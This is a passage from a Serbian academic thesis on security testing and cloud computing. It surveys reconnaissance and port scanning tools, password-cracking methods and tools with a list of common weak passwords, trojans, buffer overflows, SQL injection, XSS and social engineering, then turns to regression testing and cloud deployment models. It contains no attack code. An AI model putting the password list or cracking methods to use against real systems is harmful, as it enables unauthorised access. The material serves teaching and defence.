Takođe traceroute[32] alati su veoma korisni. Traceroute radi iskorišćavanjem karakteristike Internet Protokola naziva vreme-za-život (Time-to-Live TTL[33]). On otkriva put kojim IP paketi putuju između dva sistema uzastopnim slanjem UDP (User Datagram Protocol) paketa sa sve većim TTL-om. Kako svaki ruter obradi IP paket, on umanjuje TTL. Kada TTL dođe do nule, ruter šalje nazad "TTL je premašen" poruku korišćenjem protokola Internet Kontrolne Poruke (Internet Control Message Protocol - IMCP) nazad do izvora paketa. Tako, ruteri sa DNS zapisima otkrivanju njihova imena, mrežnu pripadnost i geografsku lokaciju.

Alat pod nazivom Visual Trace napravljen od strane McAfee kompanije prikazuje traceroute vizuelno u obliku prikaza mape, prikaz u obliku čvora ili IP prikaza. Dodatni korisni alati bazirani na Windows platformi obuhvataju sledeće :

- ***Visual Route*** - Napravljen od strane VisualWare-a uključuje integrisane mogućnosti traceroute-a, ping testove i obrnute DNS i Whois upite. On takođe prikazuje stvarne rute konekcije i IP adrese lokacije na globalnoj mapi.
- ***SmartWhois*** - Kao Whois, pronalazi sveobuhvatane informacije o meti : IP adrese host ili domain servera, uključujući naziv države, provincije, grada, ime mrežnog provajdera, informacije o administatoru i tehničkkoj podrški. Za razliku od Whois, on može naći informacije o kompjuteru koji se nalazi u bilo kom delu sveta, interligentno se upućuje u pravu bazu podataka i isporučuje sve srodne zapise u roku od nekoliko sekundi.
- ***Sam Spade*** - Ovaj besplatan alat, pre svega se koristi za pronalaženje spamera, takođe se može koristiti za pružanje informacija o meti. Dolazi sa mnoštvom korisnih mrežnih alata, uključujući ping, Nslookup, Whois, IP block Whois, dig, traceroute i mnogih drugih.

[32] Dijagnostički alat za prikazivanje rute i merenja tranzitnog kašnjenja paketa preko IP mreže
[33] Mehanizam koji limitira životni vek podatka u računarskoj mreži

2.4.3.1 Port skeneri

Skeniranje portova je jedna od najčešćih tehnika izviđanja korišćena od strane testera za otkrivanje ranjivosti u uslugama osluškujući poznate portove. Kada se identifikuje IP adresa mete, može se započeti proces skeniranja portova. Ona počinje potragom za rupe u sistemu kroz koje tester ili zlonamerni uljez može dobiti pristup. Tipičan sistem ima 2^{16}-1 portova, svaki sa svojim TCP i UDP portom koji se može koristiti za dobijanje pristupa, ako je nezaštićen. NMap, najpopularniji port skener za Linuks, je takođe dostupan za Windows.

NMap može da skenira sistem u različitim skrivenim režimima, u zavisnosti od toga koliko neprimetni želite biti. NMap može odrediti mnoštvo informacija o meti, uključujući koji host-ovi su na raspolaganju, koje usluge se nude, i koji operativni sistem se koristi.

Ostali alati za skeniranje portova u Linuks okruženju su : SATAN, NSAT, VeteScan, SARA, PortScanner, Network Superscanner, CGI Port Scanner, i CGI Sonar.

2.4.3.2 Skeneri ranjivosti

Nessus, popularni open-source alat, je izuzetno moćan skener mreže koji može biti konfigurisan da pokrene razna skeniranja. Dok Windows front end postoji, jezgro Nessus-a zahteva Linux za rad.

Microsoft Baseline Security Analyzer (MBSA) ke besplatni Windows skener ranjivosti. MBSA može da se koristi za detekciju grešaka u bezbednosnoj konfiguraciji lokanih računara ili računara u mreži. Međutim, on ima problema sa Windows ažuriranjem, prouzrokovane jer često ne detektuje da je neka aplikacija ažurirana.

Popularni komercijalni skeneri ranjivosti uključuju Retina Network Security Scanner, koji funkcioniše na Windows-u, i SAINT baziran na Unix/Linux sistemima uključujući Mac OS X.

2.4.3.3 Password krekeri (Password crackers)

Probijanje lozinki ne mora da podrazumeva napredne alate, ali to je prilično zamoran proces. Ako meta ne zaključa mogućnost prijavljivanja posle nekoliko pokušaja, napadači mogu provesti beskonačnu količinu vremena pokušavajući svaku kombinaciju alfanumeričkih znakova. Samo je pitanje vremena i protoka pre nego što napadači provale u sistem.

Najčešće lozinke koje se koriste su : password, root, administrator, admin, operator, demo, test, webmaster, backup, guest, trial, member, private, beta [ime_kompanije], ili [poznati_korisnik].

Tri osnovne vrste metoda probijanja lozinki mogu se automatizovati alatima :

- ***Rečnik*** - Fajl koji se sastoji od reči. Ako je lozinka jednostavna reč može se naći prilično brzo.
- ***Hibrid*** - Hibridni napad radi kao napad rečnikom, ali dodaje jednostavne brojeve ili simbole rečima. Ovaj napad eksploatiše slabost mnogih lozinki-one su uobičajene reči sa brojevima ili simbolima na kraju.
- ***Upotrebom brutalne sile (brute force)*** - Predstavlja metod koji oduzima najviše vremena ali je sveobuhvatan način da se probije lozinka. Svaka kombinacija karaktera se pokušava dok se lozinka ne probije.

Neki uobičajeni Veb alati za otkrivanje lozinki su :

- ***Brutus*** - Brutus je alat za probijanje lozinki koji može da obavlja metod korišćenjem rečnika metod korišćenjem brutalne sile čime us lozinke slučajno generisane. On može probiti više vrsti autentifikacije, HTTP (osnovnu autentifikaciju, HTML obrazac), POP3, FTP,SMB i Telnet
- ***WebCracker*** - Predstavlja jednostavan alat koji uzima tekstualne liste korisničkih imena i lozinki, i koristi ih kao rečnik za sprovođenje osnovnog pogađanja lozinki.
- ***ObiWan*** - Veb alat koji radi preko proxy-ja[34]. Koristeći liste reči, on naizmenično menja numeričke i alfanumeričke simbole sa rimskim karakterima za generisanje mogućih lozinki.
- ***Hibrid*** - Hibridni napad radi kao napad rečnikom, ali dodaje jednostavne brojeve ili simbole rečima. Ovaj napad eksploatiše slabost mnogih lozinki-one su uobičajene reči sa brojevima ili simbolima na kraju.
- ***Burp Intruder*** - Veb bezbednosni alat koji se može koristiti za konfigurisanje i automatizovanje napada. Može se koristiti ta testiranje ranjivosti veb aplikacija na napade buffer overflow,SQL injection i cross-site scripting (Ove metode će biti objašnjenje dalje u tekstu).

2.4.3.4 Trojanski konji

Trojanski konj je program koji obavlja nepoznate i neželjene funkcije. On može da bude u jednom ili više oblika :

- Neovlašćen program sadržan u legitimnom programu
- Legitimni program koji je izmenjen ubacivanjem neautorazivanog koda u njega
- Svaki program koji izgleda kao da obavlja poželjnu ili neophodnu funkciju ali radi nešto drugo

Trojanski konji se mogu preneti na računar putem nekoliko načina, kroz email priloge, freeware ili fizičke instalacije, lažnim programima ili zaraženim sajtovima. Kada se korisnik prijavi na mrežu, trojanac se aktivira i napadač dobija pristup sistemu.

[34] Predstavlja mogućnost da se uradi nešto bez zapravo fizički uraditi to

Za razliku od crva, trojanski konj se tipično ne samoreplicira. Tačan tip napada zavisi od vrste trojanskog konja, koji može biti bilo koji od sledećih :

- Trojanski konj koji omogućava daljinski pristup
- Trojanski konj koji snima lozinke ili pritisnute tastere
- Čisto destruktivan ili uskraćivač usluga

Spisak trojanskih konja u "divljini" se brzo širi, ali nekoliko najranije nastalih i dalje predstavljaju pretnju, a mnogi od njih služe lkao platforma za razvoj više smrtonosnih varijacija.

Back Orifice 2000, poznatiji kao BO2K, je prethodnih trojanaca i iz njega je nastao značajan broj imitatora. Jednom instaliran na ciljnom računaru ili serveru, BO2K daje napadaču potpunu kontrolu nad žrtvom.

BO2K ima mogućnost prikrivanja, neće se pojaviti na listi procesa, a radi u potpuno skrivenom režimu. Back Orifice i njegove varijacije su kreditirani sa najvećim brojem napada na Windwos sisteme.

Još jedan trojanski konj koji postoji duže vreme je SubSeven, iako postaje sve manji problem. SubSeven je back-door[35] program koji omogućava drugima da dobiju pun pristup Windows sistemima kroz mrežu.

Drugi značajni trojanci i špijunski programi trenutno u "divljini" uključuju Rovbin, Canary, Remacc.RCPro, Jgidol, IRC.mimic, i NetBus. SANS Internet Storm Center[36] je dobar izvor informacija o najnovijim zlonamernim podvizima i aktivnostima.

2.4.3.5 Preplavljenje Buffer-a (Buffer Overflows)

Nastaje kada program izdvaja specifičan blok memorije za nešto, ali onda pokušava da skladišti više podataka nego što blok može da održi. Ovi preplavljeni podaci se mogu prepisati preko memorijskih područja gde se nalaze informacije od presudnog značaja za normalno izvršenje programa. Dok preplavljeni buffer-i mogu biti nuspojava loše pisanog koda, oni takođe mogu da se aktiviraju namerno kako bi stvorili napad.

Ukoliko napadač preplavi buffer onda mu to dozvoljava da učita i izvrši daljinsku komandu, i omogućava mu neovlašćen pristup sistemu. Da bi generisao preplavljenje, napadač mora da stvori tačno određene podatke, jer slučajni podaci retko proizvode željeni efekat.

Da bi ovakav napad uspeo, sistem koji je meta ne sme da testira podatke i takođe mora biti u stanju da izvršava kod koji boravi u podacima ili segmentima podataka. Kada se kod izvrši, napadač može da preuzme kontrolu nad napadnutim sistemom.

[35] Program koji instaliraju virusi, crvi ili trojanski konji i koji služi trećim licima da omogućava nesmetan i neovlašćen pristup računaru
[36] http://isc.sans.org

Tri najčešća načina za testiranje ranjivosti na preplavljivanje buffer-a su :

- Potražiti deklaracije stringova kao lokalnih promenljivih u funkcijama ili metodama, i proverite prisustvo graničnih provera u izvornom
- Proveriti nepravilne upotrebe ulazno/izlaznih podataka ili string funkcija
- Dati aplikaciji velike količine podataka i proveriti za abnormlano ponašanje

Programi kao StackGuard i ProPolice koriste različite metode koje sprečavaju pojave preplavljivanja buffer-a. Takođe, skeneri ranjivosti kao Proventia mogu pomoći u zaštiti protiv prelavljivanja.

Ranjivosti preplavljivanje buffer-a mogu da se detektuju manuelnom revizijom koda kao i testiranjem. Ostale protiv mere obuhvataju ažuriranje C/C++ kompajlera i C biblioteka na sigurnije verzije i onemogućavanje izvršenje stack-a u programu.

2.4.3.6 Napad ubacivanjem SQL-a (SQL Injection)

Predstavlja grupu napada ubrizgavanjem koji se javljaju kada je jedan programski jezik ugrađen u drugi. Ubrizgavanje cilja podatke koji borave u bazi podatka kroz zaštitni zid (*firewall*) kako bi se menjale SQL izjave i preuzeli podaci iz baze podataka ili izvršile komande. To se postiže modifikovanjem parametara Veb aplikacije.

Sprečavanje ranjivosti SQL ubrizgavanja podrazumeva primenu bolje pisanih programa i procedure upravljanja bazom podataka. Ovde su neki koraci koje treba preduzeti :

- Onemogućiti poruke o greškama (*verbose error messages*) koje daju infromacije napadaču
- Zaštititi SA lozinku[37], vrlo je uobičajeno da SA šifra bude prazna
- Primeniti koncept najmanje privilegije
- Zaštititi aplikaciju revizijom izvornog koda kako bi se ograničila dužina ulaznih podataka

[37] Šifra koja nastaje tokom instalacije CAREWare-a. Predstavlja šifru za SQL Server bazu podataka

2.4.3.7 Cross-Site Scripting (XSS)

Napadi na veb aplikacije su često uspešni jer napad nije odmah primećen. Jedan takav napada iskorišćava cross-site scripting ranjivost. XSS ranjivost nastaje usled neuspeha Veb aplikacije da proveri podatke koje isporučuje korisnički ulaz pre nego što ga vrati klijentskom sistemu.

Napadači mogu iskoristiti XSS pravljeći zlonamerne URL (*Uniform Resource Locator*[38]) adrese da prevare korisnike da pritisnu na njih. Ove adrese omogućavaju napadaču da se njegov kod, obično pisan u JavaScript ili VBScript programskom jeziku, izvrši u žrtvinom pretraživaču.

Ako aplikacija prihvata samo očekivani unos, onda ranjivost od XSS napada može biti značajno smanjena. Mnoge ranjivosti Veb aplikacija se mogu svesti na minimum pridržavajući se odgovarajućih zahteva za dizajn i kodiranje, i sprovođenjem bezbednosti u toku početnog razvoja tokom životnog ciklusa aplikacije. Takođe, ne aplikacije se ne treba oslanjati na podatke dobijene sa klijent strane potrebne za kritične procese tokom procesa razvoja aplikacije, treba koristiti šifrovanu sesiju, kao što je SSL (Secure Socket Layer[39]) bez skrivenih polja.

2.4.3.8 Socijalni inženjering

Socijalni inženjering opisuje sticanje osetljivih informacija ili neprilikadnih pristupnih privilegija od autsajdera, manipulišući ljude. On iskorišćava ljudsku stranu računarstva, tako što prevari ljude da pruže dragocene informacije ili omogućava pristup tim informacijama.

On predstavlja najteži oblik napada za odbranu, jer ne može se samo sprečiti hardverom ili softverom. Kompanija može imati sve procese potrebne za aufentifikaciju,VPN-ove i zaštitne zidove, ali ipak biti ranjiva na napade koji eksploatišu ljudski element.

Socijalni inženjering se može podeliti u dve vrste, na one zasnovane na ljudima, odnosno interakciju između ljudi, ili na one zasnovane na računarima, koristeći softver koji automatizuje proces prikupljanja informacija.

Uobičajene tehnike koje koristi uljez da dobije bilo fizički pristup ili pristup sistemu su sledeći:

- Tvrdeći ovlašćenja ili povlačenjem ranga
- Tvrdeći da imaju ovlašćenje, možda podržan sa lažnom identifikacijom, kako bi ušao u objekat ili sistem
- Pokušavajući da zastraši pojedinca u pružanju informacija
- Koristeći pozitivnu komentare kako bi primorao metu da omogući pristup ili informacije za pristup sistemu

[38] Iskaz nizova karaktera koji se koriste za lociranje nekog resursa na internetu.
[39] Predstavlja sigurnosni protokol komuniciranja na internetu, posebno je prisutan u elektronskoj trgovini i e-bankarstvu

Neki primeri uspešnih napada socijalnog inženjeringa obuhvataju sledeće:

- Elektronska pošta poslata zaposlenima od napadača koji traži njihove lozinke za potvrdu unutar baze podataka nakon što je došlo do mrežnog upada
- Elektronska pošta koja traži lozinke, jer posao mora biti završen preko vikenda
- E-mejl ili telefonski poziv od napadača koji imitira službenika koji sprovodi istagu za organizaciju i zahteva lozinke za istragu
- Nepropisno davanje medicinskih informacija pojedincima koji se predstavljaju kao medicinsko osoblje tražeći podatke
- Tehničar računara koji ubedi korisnika da je hard disk neispravan i nepopravljiv, i instalira novi hard disk, uzimajući stari hard disk, vadi informacije, i prodaje ih konkurentu ili stranoj vladi

Jedina prava odbrana od napada socijalnog inženjeringa je bezbednosna politika informacija koja se bavi ovakvim napadima i edukuje korisnike o ovim vrstama napada.

2.5 Regresiono testiranje

Kako se softver razvija, dodaju se nove funkcije a postojeće funkcije se modifikuju. Ponekad ove nove karakteristike i izmene „slome“ postojeće funkcionalnosti - to jest, izazivaju slučajna oštećenja postojećih softverskih komponenti.

Prema IEEE Software Engineering Body of Knowledge (IEEE610.12-90), regresiono testiranje je „selektivno ponovno testiranje sistema ili komponente radi provere da modifikacije nisu izazvale neželjene efekte.“ Regresiono testiranje može da ukaže na to da softver koji je prethodno položio test više ne radi. Problematičan kod onda može biti identifikovan i „popravljen“ kako bi se povratila izgubljena funkcionalnost. Međutim, kako softver evoluira, greška koja je ranije „popravljena“ može ponovo da se javi. Ovo ponovno javljanje grešaka je normalno i javlja se zbog nekoliko razloga, uključujući sledeće :

- Loša praksa revizije - popravka nije pravilno dokumentovana ili je pomenuta promena slučajno obrnuta
- Lomljivost softvera - ako popravka za početnu grešku nije pravilno rešila problem, ona sa daljim razvojem softvera može izazvati nove greške
- Ponavljanje grešaka - Problematični kod je ponekad kopiran iz jedne oblasti softvera u drugi, ili kada se radi redizajn funkcije, iste greške se prave kao i u originalnoj implementaciji funkcije

Plan za regresioni test sigurnosti treba biti razvijen i da sadrži u sebi scenarije zloupotrebe i scenarije napada. Raniji testovi mogu biti modifikovani na sve nove slučajeve zloupotrebe i scenarije napada koji su predloženi realnim nadapadina koji su se pojavili pošto je softver poslednji put testiran.

Prema IEEE zajednici, testiranje se definiše kao „aktivnost koja se obavlja za ocenjivanje kvaliteta proizvoda, kao i za njegovo poboljšanje, identifikujući defekte i probleme. Softver za testiranje se sastoji od dinamičke verifikacije ponašanja softvera na konačan skup testova, pogodno izabranih iz obično beskonačnog domena, protiv očekivanog softvera“.

Testiranje bezbednosti softvera obuhvata testiranje kvaliteta kroz funkcionalno okruženje, kao i ispitivanje kvarova. Testovi penetracije, fuzzing i simulacioni testovi upotpunjeni sa sprovođenjem skeniranja cloud sistema pružaju dodatne alate za testiranje bezbednosti softvera.

3 Teorijske osnove istraživanja


Ideja tehnologije Cloud computing-a je prilično jednostavna, i kao takva ono donosi nove mogućnosti bez dodatnih ulaganja. Kako istraživači širom sveta imaju različita definisanja cloud computing-a, još uvek ne postoji jedinstveno dogovorena definicija. Nacionalni Institut za Standarde i Tehnologiju (NIST) definiše cloud model[40] kao "cloud computing model omogućava sveprisutni, zgodan, na zahtev (*on demand*) pristup zajedničkim računarskim resursima (npr. mreža, server, skladište podataka, aplikacija i usluga) koji mogu brzo i efikasno biti snabdeveni uz minimalan napor upravljanja ili interakciju od strane provajdera servisa. Ovaj model cloud-a se sastoji od pet važnih karakteristika, tri cloud modela usluga, i četiri cloud modela raspoređivanja"

Značaj cloud computing-a i njegovo usvajanje se može najbolje opisati kroz njegove osnovne karakteristike, isporuku i primenu, kako klijenti mogu da koriste ove usluge, i kako da ih obezbedi bezbedno. Kao što je gore navedeno cloud computing se sastoji od tri modela isporuke, četiri modela raspoređivanja i pet karakteristika. Ovi modeli i karakteristike leže na vrhu jednog drugog, čime se formira oblak.

3.1 Modeli Cloud Computing-a


Cloud computing se sastoji od četiri tipa razvojnih modela[41]:

1. Javni oblak (Slika 3.1.) - Model koji predstavlja Cloud computing u pravom smislu jeste javni ili eksterni oblak. Oblak se naziva javnim kada servisi koji su zahtevani se pružaju putem mreže koja je otvorena za korišćenje - potrebni ili zahtevani resursi se dodeljuju dinamički u vidu Web servisa putem Interneta.




[40] Guidelines on Security and Privacy in Public Cloud Computing, NIST Special Publication 800-144
[41] Hai Jin, Shadi Ibrahim, Tim Bell, Wei Gao, Dachuan Huang, Song Wu, Cloud Types and Services, To Appear in the Handbook of Cloud Computing, Springer

2. Privatni oblak (Slika 3.2.) - Predstavlja infrastrukturu koja postoji isključivo za potrebe jedne organizacije, bez obzira da li je kontrolisana interno ili od strane treće strane. Arhitektura je zaštićena iza firewall-a organizacije. Svrha ovakvog modela jeste da pruži potpunu kontrolu nad resursima i servisima.



slika 3:2 Privatni oblak

3. Hibridni oblak (Slika 3.3.) - Predstavlja kombinaciju dva ili više oblaka (privatni, javni ili zajednički) koji ostaju posebni entiteti ali su vezani međusobno, pružajući prednosti od svakog modela cloud-a. To omogućava kompaniji da tajne podatke drži čuvane u privatnom oblaku a ostale podatke u javnom oblaku.



slika 3:3 Hibridni oblak

4. Zajednički oblak - Infrastruktura je podeljena između nekoliko organizacija sa zajedničkim interesima (bezbednost, cilj, politika, itd.). Hibridnim oblakom može upravljati organizacija ili neko treće lice, da li to bilo interno ili eksterno. Cena sprovođenja ovog modela oblaka je jeftinija nego privatni oblak, tako da je sprovedena osnovna ide cloud computing-a - ušteda.

	Infrastrukturom upravlja	**Infrastruktura je u vlasništvu**	**Infrastruktura je locirana**	**Dostupna i mogu da je koriste**
Privatni	Organizacija	Organizacije ili provajdera usluga	U objektima organizacije ili izvan objekata organizacije	Ovlašćeni korisnici
Javni	Provajder usluga	Provajder usluga	Izvan objekata organizacije	Korisnici bez ovlašćenja
Hibridni	I organizacija i provajder usluga	I organizacija i provajder usluga	I u objektima i izvan objekata organizacije	I ovlašćeni i korisnici bez ovlašćenja
Zajednički	Provajder usluga	Organizacije ili provajdera usluga	U objektima organizacije ili izvan objekata organizacije	Ovlašćeni korisnici

slika 3:4 Razlike u razvojim modelima

3.2 Tipovi servisa u Cloud computing-u

Kao što je navedeno cloud computing se sastoji od tri modela isporuke, četiri modela raspoređivanja i pet karakteristika. Ovi modeli i karakteristike leže na vrhu jednog drugog, čime se formira oblak.

Tri modela isporuke cloud computing rešenja su :

- Infrastruktura kao Servis (IaaS)
- Platforma kao Servis (PaaS)
- Softver kao Servis (SaaS)

Infrastruktura kao Servis, kao što ime sugeriše, obezbeđuje infrastrukturu ili resurse, fizičke ili (češće) virtuelne koji se mogu definisati kao virtuelne mašine na zahtev, gde korisnici imaju koristi od umrežavanja infrastrukturnih objekata, računarske usluge i skladištenja podataka. Korisnici nemaju potpunu kontrolu nad resursima, ali imaju kontrolu nad operativnim sistemima, skladištenjem, aplikacijama i određenim komponentama mreže (*host firewall*).

Platforma kao Servis, obezbeđuje platformu koja obično uključuje operativni sistem, programski jezik, izvršno okruženje, bazu podataka, web server i slično. Dakle, Paas je izgrađen na vrhu IaaS-a, odakle krajnji korisnici mogu da koriste svoje aplikacije koristeći resurse pružaoca usluga. Oni nemaju kontrolu nad infrastrukturom, operativnim sistemima ili skladištenjem ali imaju kontrolu nad aplikacijom i ponekad osnovnim konfiguracijama okruženja u kome se njihova aplikacija nalazi.

Softver kao Servis je izgrađen na vrhu Paas-a, on obezbeđuje pristup aplikativnog softvera koji se često nazivaju softveri na zahtev (on-demand). Korisnik ne mora da brine o instalaciji, podešavanju i vođenju aplikacije. Pružalac usluga će učiniti to umesto korisnika. Korisnik samo mora da plati i koristiusluge preko nekog web klijenta.Ovi modeli isporuke borave u drugom sloju oblaka.

Definicija NIST-a naglašava fleksibilnost i praktičnost oblaka, koji omogućava korisnicima da iskoriste računarske resurse i aplikacije koje oni ne poseduju za unapređivanje svojih strateških ciljeva. Ona takođe podržava tehnološku infrastrukturu tako da se može lako upravljati oblakom bez potrebe da se nabave novi ili prošire već postojeći elementi kompleksne in-house infrastrukture.


Kao što smo ranije naveli, u pogledu modela raspoređivanja, cloud computing platforma uključuje javni oblak, privatni oblak, oblak zajednice i hibridni oblak. Javni oblaci su pretežno u vlasništvu velikih organizacija i usluge ovakvog tipa oblaka su dostupni javnosti ili širokoj industrijskoj grupaciji. Privatni oblak je u isključivom vlasništvu jedne organizacije i dostupan je za određenu grupu, dok se oblak zajednice deli i upravlja od strane određene organizacije, a podršku mu pruža određena zajednica koja ima zajedničke zabrinutosti. Hibridni oblak se sastoji od dva ili više oblaka (privatni, javni i oblak zajednice)[42]. Ovi modeli za raspoređivanja borave na trećem sloju oblaka.

Glavne karakteristike svakog oblaka su:

- Nezavisnost resursa od lokacije
- Udruživanje
- Samousluga na zahtev (on-demand self-service)
- Prilagodivost
- Transparentni pristup mreži
- Redovan servis

Oni se nalaze na samom vrhu oblaka. Slika 3.5. predstavlja logičnu konstrukciju cloud computing arhitetkure.

[42] NIST definition of Cloud Computing http://csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdf



slika 3:5 Logični model oblaka

Razumevanje zavisnosti i odnosa između modela raspoređivanja i usluga (servisa) cloud computinga je od ključne važnosti za razumevanje bezbednosnih rizika i kontrole oblaka. Sa Paas i SaaS izgrađenih na vrhu IaaS, kao što je opisano u NIST modelu, nasleđene sposobnosti uvode nova bezbednosna pitanja i rizike. U svim modelima oblaka profil rizika za podatke i bezbednost sistema se menja, i on je bitan faktor u odlučivanju koji model odgovara korisniku. Brzina usvajanja zavisi od toga koliko se može uspostaviti sigurnost i poverenje u novim modelima oblaka.

3.3 Prednosti i mane Cloud computing-a

Nedavna pojava računarstva u oblaku je drastično promenila percepciju poslovanja, isporuku softvera i usluga. Projektovan kao evolutivni korak, sledeći tranziciju iz mejnfrejm računara do klijent/server modela, cloud computing obuhvata elemente iz mrežnog računarstva, i autonomnog računarstva, u inovativni razvoj arhitekture. Tako da je lako zaključiti da cloud computing donosi neke prednosti, među kojima su možda i najznačajnije efikasnost i ušteda.

Glavne prednosti tehnologije cloud-a su sledeće[43]:

[43] David Lilburn Watson, Hey - Get Off My Cloud!, GlobalSecurity, Safety and Sustainabilty, 5th International Conference, ICGS3 2009 London, Proceedings, pp:224-232, UK, September 2009

- *Smanjeni troškovi* - Po mnogima najvažnija osobina. Ono što oblak onogućava jeste ušteda vremena, novca i ljudstva. Upravo to predstavlja težnju svih kompanija. Oblak predstavlja odličan izbor za preduzeća koja su tek na početku svog razvoja, jer uz relativno mala ulaganja dobijaju sve željene servise, a sa razvojem svog poslovanja uz minimalne napore mogu da skaliraju svoje zahteve na oblaku.
- *Skalabilnost* - Predstavlja veoma bitnu karakteristiku cloud computing-a. Prednost aplikacija koje se na nalaze na oblaku mogu se jako brzo prilagoditi skali opterećenja bez uticaja na performanse i nivo usluga.
- *Fleksibilnost* - Mogućnost iznajmljivanja umesto kupovine i implementacije arhitekture predstavlja veliku fleksibilnost u tehničkom smislu. Oblak omogućava mnogima koji nisu u mogućnosti da imaju infrastrukturu koja najbolje odgovara njihovom poslovanju.
- *Portabilnost* - Kompanije koje posluju više zemalja imaju zaposlene koji su na terenu, daleko od sedišta kompanije. Potreba za upravljanjem kompanijom i praćenje njenog rada bez fizičkog prisustva predstavlja veliku prednost cloud computing tehnologije.

